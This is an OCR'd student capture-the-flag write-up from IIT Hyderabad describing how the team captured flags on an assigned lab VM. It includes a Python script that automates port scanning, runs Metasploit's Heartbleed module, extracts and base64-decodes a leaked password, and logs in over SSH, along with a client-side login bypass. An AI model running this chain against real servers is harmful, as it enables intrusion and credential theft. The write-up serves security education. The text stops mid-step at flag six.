
CyberVipers
5th place
450 points

भारतीय प्रौद्योगिकी संस्थान हैदराबाद
Indian Institute of Technology Hyderabad

ASG 9 : CODE CRUSADE - CONQUER THE DIGITAL REALM

Submitted By : cs23mtech14019 - Yug Patel
cs23mtech14006 - Manan Patel
cs23mtech14018 - Yash Shukla




>>> Assigned Virtual Machine IP Address : "10.200.32.177"

flag1{There's_no_place_like_127.0.0.1}

Process Followed >>>

> After scanning all the ports, we discovered that some ports were open. Upon attempting to access a website on port 3047, we successfully captured flag 1 from that port.



Python Script : flag1

flag2{The_best_cybersecurity_tool_is_common_sense}

After running the script, we received a path as output. Although we didn't find much information when viewing the browser directly, upon inspecting it, we were able to capture the flag.

flag3{I'm_not_paranoid,_I'm_just_security_conscious}

After running the script, we obtained a TXT file. We stored the content of the private key in a .pem file. Upon running the script again, we successfully obtained the flag.

```
manan@DESKTOP-K6R251E:~/CTF/flag3$ python3 flag3.py
total 8
-rw-rw-r-- 1 ns     ns 53 Apr 10 04:48 flag3.txt
-rw------- 1 hacker ns 57 Apr 10 04:49 flag4.txt

manan@DESKTOP-K6R251E:~/CTF/flag3$
```

```python
import subprocess

key_filename = "flag3key.pem"
username = "ns"
hostname = "10.200.32.177"
command = "ls -l"

ssh_command = [
        "ssh",
        "-i",
        key_filename,
        f"{username}@{hostname}",
        command
    ]

# Run the ssh command
result = subprocess.run(ssh_command, capture_output=True, text=True)

# Check if the command was successful
if result.returncode == 0:
    output = result.stdout
else:
    output = result.stderr

print(output)
```

```
manan@DESKTOP-K6R251E:~/CTF/flag3$ python3 flag3.py
total 8
-rw-rw-r-- 1 ns     ns 53 Apr 10 04:48 flag3.txt
-rw------- 1 hacker ns 57 Apr 10 04:49 flag4.txt

manan@DESKTOP-K6R251E:~/CTF/flag3$ python3 flag3.py
flag3{I'm_not_paranoid,_I'm_just_security_conscious}

manan@DESKTOP-K6R251E:~/CTF/flag3$
```

```python
import subprocess

key_filename = "flag3key.pem"
username = "ns"
hostname = "10.200.32.177"
command = "cat flag3.txt"

ssh_command = [
        "ssh",
        "-i",
        key_filename,
        f"{username}@{hostname}",
        command
    ]

# Run the ssh command
result = subprocess.run(ssh_command, capture_output=True, text=True)

# Check if the command was successful
if result.returncode == 0:
    output = result.stdout
else:
    output = result.stderr

print(output)
```

flag4{I'm_not_paranoid,_I'm_just_prepared_for_the_worst}


Process followed >>>

In this scenario,we tried to identify some of the ports and after brute forcing everytime ,we analyzed by seeing the history in VM that there was possibly of heartbleed due to memory leak.

So, we launched metasploit and selected the auxiliary/scanner/ssl/openssl_heartbleed module. Set the target IP address (10.200.32.177), target port (3067), and enable verbose mode (VERBOSE). Captured the output, which includes potential sensitive information such as usernames and passwords.

Then, decoding the base64 password
After Decoding multiple iterations (twice in this case) to reveal the plaintext password.

Accessing the Flag:
Navigate to the appropriate directory on the VM (e.g., cd home/ns) to access the flag file (flag4.txt).




```
# Flag-4

def find_target_port(target_ip):
    scanner = nmap.PortScanner()
    scanner.scan(target_ip, arguments='-p-')

    for host in scanner.all_hosts():
        for proto in scanner[host].all_protocols():
            ports = scanner[host][proto].keys()
            for port in ports:
                state = scanner[host][proto][port]['state']
                if state == 'open':
                    # HTTP GET request to the specified IP address and
port
                    url = f"http://{host}:{port}/"
                    try:
                        response = requests.get(url, timeout=5)
                        if response.status_code == 400:
                            print(f"Port {port} on {host} returned a 400
response - Vulnerability detected!")
                            return port
                    except requests.exceptions.RequestException as e:
                        pass
    return None

def run_metasploit_commands(target_ip, target_port, output_file):
    try:
        # Start msfconsole with logging enabled
        with open(output_file, "w") as f:
            msfconsole = pexpect.spawn("msfconsole", encoding="utf-8",
logfile=f)

            # Wait for msfconsole to start
            msfconsole.expect_exact("[?1034h[4mmsf6[0m [0m> ")

            # Send commands to msfconsole
            msfconsole.sendline("use
auxiliary/scanner/ssl/openssl_heartbleed")
            msfconsole.expect_exact("[0m[4mmsf6[0m
auxiliary([1m[31mscanner/ssl/openssl_heartbleed[0m) [0m> ")

            msfconsole.sendline(f"set RHOST {target_ip}")
```

```
            msfconsole.expect_exact("[4mmsf6[0m
auxiliary([1m[31mscanner/ssl/openssl_heartbleed[0m) [0m> ")

            msfconsole.sendline(f"set RPORT {target_port}")
            msfconsole.expect_exact("[4mmsf6[0m
auxiliary([1m[31mscanner/ssl/openssl_heartbleed[0m) [0m> ")

            msfconsole.sendline("set VERBOSE true")
            msfconsole.expect_exact("[4mmsf6[0m
auxiliary([1m[31mscanner/ssl/openssl_heartbleed[0m) [0m> ")

            msfconsole.sendline("run")

            # Wait for the command to finish
            msfconsole.expect_exact("[4mmsf6[0m
auxiliary([1m[31mscanner/ssl/openssl_heartbleed[0m) [0m> ")

            # Close msfconsole
            msfconsole.sendline("exit")

        # Read the output from the file
        with open(output_file, "r") as f:
            output = f.read()

        # Regular expression pattern to find the password in the output
        password_pattern = r"password=([A-Za-z0-9+/=]+)"

        # Search for the password pattern in the output
        password_match = re.search(password_pattern, output)

        if password_match:
            # Extract the Base64-encoded password
            encoded_password = password_match.group(1)

            # Decode the Base64-encoded password twice
            decoded_password_once =
base64.b64decode(encoded_password).decode("utf-8")
            decoded_password_twice =
base64.b64decode(decoded_password_once).decode("utf-8")

            print("Decoded Password from Base64-encoded format after
Heartbleed attack :", decoded_password_twice)
        else:
```

```
            print("Password not found in the output.")

        return decoded_password_twice

    except pexpect.exceptions.ExceptionPexpect:
        print("Error running Metasploit commands.")
        return None

def find_flag_4(target_ip, username, password):
    try:
        # Command to run SSH with username, IP, and password provided by
sshpass
        ssh_command = f'sshpass -p "{password}" ssh {username}@{target_ip}
"cd home/ns && cat flag4.txt"'

        # Use subprocess.run() to execute the SSH command
        result = subprocess.run(ssh_command, shell=True,
capture_output=True, text=True, check=True)

        # Print the output
        print("Flag-4 found in the home/ns directory")
        print(result.stdout)

    except subprocess.CalledProcessError as e:
        print(f"Error executing SSH command: {e}")


if len(sys.argv) != 2:
    print("Usage: python script.py <target_ip>")
    sys.exit(1)
```

Used the cat command to view the contents of the flag file and capture the flag.




flag5{Password_complexity:_Making_hackers_work_for_their_lunch}

Step >>> There was a login page where, at times, we encountered client-side validation. We accessed the page's source code and found references to parameters like password and username. Additionally, there was a base64 decoder mentioned on the website. We used this decoder to bypass the validation successfully.

1. 10.200.32.177:3077 (Visited) ,while inspecting the source code it

<script src = “static/index.js”>
2. Retrieve the base 64 encoded username and password. Decode the username.
3. Decode the password.
4. Login using the retrieved username and password to capture the flag




---


flag6{HTTP_only_cookies:_Like_locking_cookies_in_a_safe}

Process followed >>>


Firstly we opened the login page :




2. The HTTP request is intercepted in the burpsuite tool:



